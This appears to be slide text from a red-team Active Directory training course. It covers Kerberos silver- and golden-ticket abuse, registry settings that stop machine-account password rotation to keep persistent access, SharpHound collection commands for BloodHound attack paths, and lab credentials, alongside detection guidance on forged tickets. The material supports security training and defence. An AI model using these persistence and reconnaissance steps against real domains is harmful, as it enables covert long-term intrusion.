C:\Users\harmj0y>dir \\PRIMARY.testlab.local\C$  
Access is denied.  
  
C:\Users\harmj0y>Administrator: C:\Windows\SYSTEM32\cmd.exe  
Microsoft Windows [Version 10.0.14393]  
(c) 2016 Microsoft Corporation. All rights reserved.  
  
C:\Users\harmj0y\Desktop\x64>dir \\PRIMARY.testlab.local\C$  
Volume in drive \\PRIMARY.testlab.local\C$ has no label.  
Volume Serial Number is A48B-4D68  
  
Directory of \\PRIMARY.testlab.local\C$  
  
03/05/2017  05:36 PM    <DIR>          inetpub  
08/22/2013  08:52 AM    <DIR>          PerfLogs  
03/03/2017  05:08 PM    <DIR>          Program Files  
08/22/2013  08:39 AM    <DIR>          Program Files (x86)  
03/24/2017  10:34 PM    <DIR>          Users  
03/05/2017  05:47 PM    <DIR>          Windows  
                           0 File(s)           0 bytes  
                           6 Dir(s)  53,792,186,368 bytes free
```

Persistence With Silver Tickets

- Computers change their account passwords every 30 days
 - But this is initialized by the client, not Active Directory!
- Gain an agent on a juicy system, extract the host computer account hash, set a specific registry key (following slides), and you can regain access indefinitely
- **Opsec Note:** it's pretty easy to detect machines that haven't rotated their passwords within the 30 day interval
 - If `lastlogon` is more than 30 days older than `pwdlastset`
 - `Get-DomainComputer | ? {[datetime]($_.lastlogon)}.AddDays(-31) -gt {[datetime]$_.pwdlastset}}`

Silver Ticket Target SPN Breakdown

Service	SPN(s) Needed
DCSync/LDAP	RPCSS
WinRM/PowerShell Remoting	HOST / HTTP
WMI	HOST / RPCSS
Share/file access	CIFS
Scheduled Tasks	HOST

Persistence With Silver Tickets

- **HKLM\SYSTEM\CurrentControlSet\Services\Netlogon\Parameters\DisablePasswordChange = 1**
 - Stops the Netlogon service (responsible for rotating the machine account password) from changing the machine's password
- **HKLM\SYSTEM\CurrentControlSet\Services\NetLogon\Parameters\MaximumPasswordAge**
 - Indicates how often to rotate the local password (default 30 days)
 - Let's set it a more attacker-friendly value (maxes out at 1,000,000 days)



Kerberos Abuse Detection Overview

- **Golden Tickets**
 - Forged Ticket Granting Ticket (TGT)
 - Encrypted/signed by krbtgt user hash
 - Proves that the ticket was signed by another Domain Controller
 - TGT can be used to request services tickets
- **Silver Tickets**
 - Forged service ticket
 - Used when authenticating to services a remote system
- **Kerberoasting**
 - Attackers request service tickets for Kerberos services that are backed by an AD user accounts (the accounts have a servicePrincipalName)
 - Service tickets are encrypted using the users' password (might be cracked!)



Ticket Lifetime

- Default Valid Ticket Lifetime is 10 hours
 - Mimikatz default ticket lifetime is 10 years
- Ticket parameters *can* be set to:
 - Ticket Granting Tickets (TGT): 0 - 99,999 hours
 - Service Tickets (TGS): 0 - 99,999 minutes
- Ticket Lifetime can be set at:
 - Domain Security Policy -> Windows Settings -> Security Settings -> Account Policies -> Kerberos Policy
 - Maximum lifetime for user ticket
 - Maximum lifetime for service ticket



Renewal Lifetime

- Default Ticket Renewal Lifetime is 10 days
- Mimikatz default is 10 years (5256000 minutes)
- Ticket Renewal Lifetime can be set at:
 - Domain Security Policy -> Windows Settings -> Security Settings -> Account Policies -> Kerberos Policy
 - Maximum lifetime for user ticket renewal



Encryption Type

- Portions of the Kerberos Ticket are Encrypted
- The Encryption Type used is based on two factors
 - The Domain Functional Level
 - The hash type used to create the ticket
- AES256-HMAC Encryption
 - AES256 key used to sign the ticket
 - This is the norm for the majority of legitimate tickets
- RC4 Encryption
 - NTLM hash used to sign the ticket
 - RC4 is used for Inter-Domain/Forest tickets exclusively

Querying the Ticket Cache

Get-KerberosTicketCache

Real ticket (above)

VS

Mimikatz-forged ticket (below)

EncryptionType	aes256_cts_hmac_sha1_96
EndTime	7/31/2018 10:00:04 PM
RealmName	CORPWEST.LOCAL
RenewTime	8/7/2018 12:00:04 PM
ServerName	cifs/labdc01
SessionAuthenticationPackage	Kerberos
SessionLogonDomain	
SessionLogonId	562765
SessionLogonType	Interactive
Sessionsid	s-1-5-21-2092890772-5261
SessionUserName	itadmin
SessionUserPrincipalName	itadmin@corpwest.local
StartTime	7/31/2018 12:02:10 PM
TicketFlags	name_canonicalize, ok_as
TicketLength	09:57:54

EncryptionType	rc4_hmac
EndTime	7/28/2028 12:52:56 PM
RealmName	corpwest.local
RenewTime	7/28/2028 12:52:56 PM
ServerName	cifs/labdc01
SessionAuthenticationPackage	Kerberos
SessionLogonDomain	
SessionLogonId	562765
SessionLogonType	Interactive
Sessionsid	s-1-5-21-2092890772-5261
SessionUserName	itadmin
SessionUserPrincipalName	itadmin@corpwest.local
StartTime	7/31/2018 12:52:56 PM
TicketFlags	pre_authent, renewable,
TicketLength	3650.00:00:00



Fake User/Domain Tickets

- It is possible to forge tickets for users that do not exist or have been revoked
 - Because the ticket is encrypted with the krbtgt hash, it is assumed to be valid for the first 20 minutes

“The Domain Controller KDC service doesn’t validate the user account in the TGT until the TGT is older than 20 minutes old, which means the attacker can use a disabled/deleted account or even a fictional account that doesn’t exist in Active Directory.”

- Older versions of mimikatz will put the string “*eo.oe*” as the Logon Domain Name



Service Tickets and Lateral Movement

- Attackers can use forged Ticket Granting Tickets (Golden Tickets) to request Ticket Granting Service Tickets for remote resources
- Investigators can leverage Service Tickets to derive details about Lateral Movement
 - Client (User that wants access)
 - Requested Resource
 - Requested System
- Service Tickets alone do not confirm successful lateral movement
 - Kerberoasting
 - Failed Authentication



Day 4


Visualizing Attack Paths with BloodHound


- **Visualizing Attack Paths with BloodHound**
 - Graph Theory
 - Hunting Sys/Local Admins
 - Active Directory Object Security Descriptors
 - Attack Path Generation & BloodHound Use
- DPAPI
- Kerberos Delegation (or NTLM)
- Lab Debrief
- Defensive Debrief


Derivative Local Admin


- Once elevated on a Windows endpoint, an effective but tedious methodology emerged that required no exploits, and used built-in native administration protocols
 - Known by different terms to different groups: “credential shuffle attack”, “identity snowball attack”, and “derivative local admin”
 - The earliest public reference we can find to this is from 2008 in the Microsoft “Heatray” whitepaper
- This methodology is definitely NOT dead, we still commonly use it on red team engagements


















BloodHound 1.0
Schema



BloodHound 2.0 Schema

BloodHound Methodology

1. Collect data
2. Identify and analyze attack paths
3. Execute attack paths

Collect Data

- We need:
 - Local admin info
 - User session info
 - Group memberships
 - AD Object DACLs
 - OU structure
 - Group Policy Links



SharpHound.exe

SharpHound.exe

- Based on several cmdlets in PowerView
- Written in C#
- Uses LDAP and native Win32 APIs to collect all the information for you
- **Very easy to use:**


```
c:\> sharphound.exe -c all
```

```
c:\> sharphound.exe -c sessionloop
```


Reference: Collection Scoping Options

- **--CollectionMethod** – specify a collection method:
 - **Default** - group membership, local admin, sessions, domain trusts
 - **Group** - group membership information
 - **LocalGroup** - local admin information for computers
 - **Session** - session information for computers
 - **Trusts** - domain trust data
 - **ACL** - ACL (Access Control List) data
 - **ComputerOnly** - local admin and session data
 - **GPOLocalGroup** - local admin information using GPOs
 - **ObjectProps** - node property information for users and computers
- **--LdapFilter** - custom LDAP filter targeting


Why We Repeat Session Collection



Why We Repeat Session Collection



Why We Repeat Session Collection



Lab: BloodHound

- Launch BloodHound:
 - **# ~/Tools/BloodHound/BloodHound**
- Connect to:
 - **bolt://10.0.0.150**
 - Creds - **neo4j:bloodhound**
- *You will not be performing collection* - we have the data already prepped for you :)

DPAPI

- Visualizing Attack Paths with BloodHound
- DPAPI
 - **Background**
 - **User versus Machine keys**
 - **Mimikatz versus SharpDPAPI**
 - **Credentials and Vaults**
- Kerberos Delegation (or NTLM)
- Lab Debrief
- Defensive Debrief

